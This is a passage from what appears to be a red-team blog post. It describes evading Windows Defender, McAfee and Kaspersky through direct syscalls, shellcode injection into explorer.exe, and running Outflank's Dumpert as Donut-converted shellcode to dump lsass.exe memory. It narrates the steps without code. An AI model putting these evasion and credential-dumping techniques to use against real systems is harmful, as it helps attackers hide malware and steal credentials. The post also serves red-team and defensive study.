
Execution

I tested these techniques on windows 11 against Microsoft Defender, MacAfee and Kaspersky but no one was able to detect my implant. I was able to bypass static and dynamic analysis of these security Solutions.




Windows Defender Bypassed

I injected my payload into **explorer.exe**. You can see my payload in memory address in explorer.exe which is **RWX**.



Injected shellcode in explorer.exe

I also checked my binary on antiscan.me to check the detection rate of these techniques. But my binary was fully undetectable.




https://antiscan.me/scan/new/result?id=DpzbbuU1wnXV

By using direct syscalls, sandboxes bypassing techniques, strong encryption and random procedures names I was able to bypass EDR/XDR detection. Now in my last part, I also want to explain the method which can be used to bypass Dumpert tool created by outflank.

BYPASS DUMPERT TOOL (OUTFLANK)


Outflank created a very amazing tool which used direct syscalls to create memory dumps but due to open source almost every AV/EDR's updated the signature of Dumpert. Instead of changing the signature, I used another easy way to bypass it. This technique really works, and you will see amazing results.

Firstly, I created independent shellcode of Dumpert into raw form using tool Donut created by **@TheWover.** You just need a simple command to convert **Dumpert.exe** into raw shellcode.




Convert EXE into shellcode

So, to bypass static analysis of Dumpert I am doing in-memory execution. Dumpert itself uses direct syscalls to create memory dumps but I also created my Injector which will load Dumpert shellcode into remote process. This loader uses the same techniques which I have already mentioned above.



Execution of Dumpert using Process InjectionLsass.exe memory dumps

This technique is also bypass AV/EDR's because I used direct syscalls in my injector to bypass user-mode hooking of AV/EDR's.



CONCLUSION

Direct syscalls are mostly used by malware developers, red teamers and attackers to bypass user-mode hooking of security controls. But in this blog, I also explained the other techniques which can be used to make implant stealthier and more undetected. I explained some methods to bypass on-disk detection and to bypass the well-known tool Dumpert.

References:

https://github.com/xenoscr/SysWhispers2/

https://github.com/outflanknl/Dumpert/tree/master/Dumpert

https://www.outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/

https://github.com/Offensive-Panda

https://offensive-panda.github.io/DefenseEvasionTechniques/